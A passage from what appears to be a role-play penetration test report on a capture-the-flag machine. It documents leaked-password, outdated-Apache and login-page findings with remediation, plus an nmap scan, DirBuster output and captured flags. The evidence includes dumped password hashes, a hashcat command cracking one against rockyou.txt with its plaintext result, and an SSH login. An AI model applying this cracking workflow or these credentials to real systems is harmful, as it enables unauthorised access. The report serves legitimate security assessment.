


Figure 18: /files.php page which contains backup data




Figure 19: /file\_logs.php page which contains command injection vulnerability (Explained in Finding VLN-001 and related figures)

## Remediation

Restrict the privileges of newly created users and do not authorize users unless it's necessary. For full mitigation and detection guidance, please reference the OWASP guidance [here](#).

## Finding VLN-008: Leaked Password Usage(High)

Description:	Lostar Information Security personel using passwords used in bruteforce attacks that were previously leaked and found in password dictionaries.
Risk:	Likelihood: High - It takes time to crack an existing password in the password dictionary, but it is a common method.
	Impact: High - A lot of data can be stolen and privileges can be escalated with accounts accessed through cracked passwords.
Tools Used:	MySQL, hashcat
References:	<a href="https://cwe.mitre.org/data/definitions/521.html">https://cwe.mitre.org/data/definitions/521.html</a>

### Evidence

```
mysql> select * from accounts;
select * from accounts;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | m4lwhere | $1$llol$DQpmdvnb7Eeu06UaqRIIf. | 2021-05-27 18:18:36 |
| 2 | tomek1 | $1$llol$qlQp72Ax4KiWxGv3QTWVe1 | 2021-08-31 19:42:15 |
| 3 | admin | $1$llol$uXqzPW6SXU0Nt.AIOBqLy. | 2021-08-31 19:58:47 |
| 4 | admin123 | $1$llol$GU0t9euM9UaW0DmuKl9yK/ | 2021-08-31 20:20:13 |
+----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

Figure 20: CLI access MySQL database with credentials compromised before(see Finding VLN-003 and related figures) and compromise new user credentials.

```
C:\Users\mrtrk\Desktop\hashcat-6.1.1\hashcat-6.1.1>hashcat.exe -a 0 -m 500 C:\Users\mrtrk\Desktop\hash.txt C:\Users\mrtrk\Desktop\rckyou.txt --show
$1$-sgéllol$DQpmdvnb7Eeu06UaqRIIf. :ilovecody112235!
```

Figure 21: Cracked password with hashcat and leaked password dictionary(rockyou.txt).

```
m4lwhere@previs: ~
m4lwhere@previs: ~ 80x24
m4lwhere@previs:~$ id
uid=1000(m4lwhere) gid=1000(m4lwhere) groups=1000(m4lwhere)
m4lwhere@previs:~$ ls
gzip.save user.txt
m4lwhere@previs:~$
```

Figure 22: Proof of ssh connection with exposed username and cracked password.

### Remediation

It is recommended that you keep up to date with the passwords leaked to the internet and hacked sites, and change the password of the person who uses a password that is in these leaked password lists. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

### Finding VLN-009: Insufficient Update Apache(Medium)

Description:	Apache server is not up to date and it's version 2.4.29 ( Current version 2.4.46 )
Risk:	Likelihood: Medium - According to CVE-2019-0211 there is a privilege escalation vulnerability on the versions between 2.4.17 to 2.4.38
	Impact: High - If privilege escalation combined with other factors it could be risky.
References:	<a href="https://nvd.nist.gov/vuln/detail/CVE-2019-0211">https://nvd.nist.gov/vuln/detail/CVE-2019-0211</a>

### Evidence




Figure 23: Proof of Apache version 2.4.29




Figure 24: Proof of Apache version 2.4.29 for double-check

### Recommendation

Caracetti Security recommends that you check and update the updates of all systems periodically or get help from professionals in this regard. For full mitigation and detection guidance, please reference the MITRE guidance [here](#).

#### **Finding VLN-010: Straightforward Login Page(Informational)**

<b>Description:</b>	When users navigate to the web application, they are taken directly to the login page on /login.php
<b>Risk:</b>	Likelihood: Very Low - It can be useful to the attacker because there is no precautions are taken for bruteforce attacks on the current situation.
	Impact: Medium - It can be dangerous when combined with the attacker's bruteforce factors working.

#### **Remediation**

Caracetti Security recommends to create a homepage to control users foothold in login page.

## **Additional Scans and Reports**

Caracetti Security team discovered that OpenSSH 7.6p1 service is up on default ssh port(22) as well as Apache 2.4.29 service on default http port(80).

```

22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Previs Login
|_ Requested resource was login.php

```

*Figure 25: Discovered ports in nmap scan.*



Caracetti Security team discovered additional directories and files in web application including /nav.php via OWASP Dirbuster tool.

```
# cat dirbuster.txt
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 302
File found: /index.php - 302
File found: /download.php - 302
File found: /accounts.php - 302
File found: /files.php - 302
File found: /status.php - 302
File found: /logout.php - 302
File found: /file_logs.php - 302
Dir found: /js/ - 200
File found: /js/uikit-icons.min.js - 200
File found: /js/uikit.min.js - 200
File found: /login.php - 200
File found: /logs.php - 302
Dir found: /icons/ - 403
ERROR: http://10.10.11.104:80/js/info.txt - IOException Connection reset
ERROR: http://10.10.11.104:80/view.php - IOException Connection reset
ERROR: http://10.10.11.104:80/icons/profile.php - IOException Connection reset
ERROR: http://10.10.11.104:80/icons/info.php - IOException Connection reset
ERROR: http://10.10.11.104:80/js/contactus/ - IOException Connection reset
ERROR: http://10.10.11.104:80/icons/main.txt - IOException Connection reset
ERROR: http://10.10.11.104:80/legal.pdf - IOException Connection reset
ERROR: http://10.10.11.104:80/js/files.pptx - IOException Connection reset
ERROR: http://10.10.11.104:80/icons/services.aspx - IOException Connection reset
ERROR: http://10.10.11.104:80/js/docs.pdf - IOException Connection reset
File found: /header.php - 200
File found: /nav.php - 200
File found: /footer.php - 200
Dir found: /css/ - 200
File found: /css/uikit.min.css - 200
```

Figure 26: Discovered directories and files with OWASP Dirbuster tool.

As this is a role-playing penetration test assesment, Caracetti Security also found the CTF flags in the system.

```
m4lwhere@previse:~$ ls
user.txt
m4lwhere@previse:~$ cat user.txt
8976d7c599f3e7f0ad995602f07ef67e
m4lwhere@previse:~$
```

Figure 27: user.txt flag.

```
root@previse:/root# cat root.txt
cat root.txt
5e49cf7135a3bd544129bbc20ebcf08a
root@previse:/root#
```

Figure 28: root.txt flag.

# LAST PAGE